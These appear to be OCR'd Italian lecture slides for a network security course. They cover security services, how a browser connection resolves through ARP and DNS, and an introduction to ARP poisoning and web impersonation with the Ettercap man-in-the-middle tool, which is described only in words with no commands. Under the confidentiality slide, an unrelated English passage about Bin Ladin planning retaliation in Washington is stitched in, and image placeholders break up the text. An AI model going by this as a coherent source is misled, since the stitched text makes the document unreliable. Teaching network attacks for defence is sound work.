Argomenti del corso

- Intro sistemi Linux e ambiente emulazione
- Attacchi
- PKI X.509 e HTTPS
- VPN
- Firewall
- TLS
- IPSEC


Internet, a dangerous place

Introduzione

- Internet è terreno fertile per attacchi informatici
  - Non sappiamo dove andranno a finire i nostri pacchetti
  - I protocolli base di Internet non erano stati pensati per offrire servizi di sicurezza
  - In generale, nel “mondo digitale” è semplice impersonificare altre parti

Servizi di sicurezza - Autenticazione

- Sei sicuro che stai colloquiando con la *giusta* entità di rete?



Servizi di sicurezza - Confidenzialità


- Sei sicuro che nessuno possa interpretare il messaggio?

After US missile strikes on his base in Afghanistan in 1998, Bin Ladin told followers he wanted to retaliate in Washington, according to a [redacted] service.

An Egyptian Islamic Jihad (EIJ) operative told an [redacted] service at the same time that Bin Ladin was planning to exploit the operative's access to the US to mount a terrorist strike.


Servizi di sicurezza - Integrità

- Sei sicuro che nessuno abbia modificato il documento?




Non ripudiabilità

- Sei sicuro che chi invia un messaggio non sarà in grado di negare l'origine dello stesso?




Servizi di sicurezza - Disponibilità


- Il servizio è disponibile?



ARP poisoning e impersonificazione DNS/WEB

Esempio pratico WEB






Cosa succede?

- Sappiamo che la pagina che stiamo cercando di vedere in realtà risiede su un computer situato “da qualche parte in Internet”
- A chi “inviamo la richiesta”?
- Come viene “formulata la richiesta”?
- Come viene contattato questo computer?

What happens when a web browser connects?




Hypothesis : ARP and DNS cache empty

1. Who is DNS (ARP)
2. Server name resolution (DNS)
3. Who is default GW? (ARP)
4. HTTP get trasmission (HTTP)

Esempio di pacchetto

Esempio **reale** di richiesta HTTP a www.facebook.com




E’ così difficile impersonificare www.facebook.com?

Tools: Ettercap


- “Ettercap is a suite for **man in the middle attacks** on LAN. It features **sniffing of live connections**, content filtering on the fly and many other interesting tricks.”
- Molto facile da usare.
- Estendibile con plugins

http://ettercap.sourceforge.net/

Ettercap: plugins

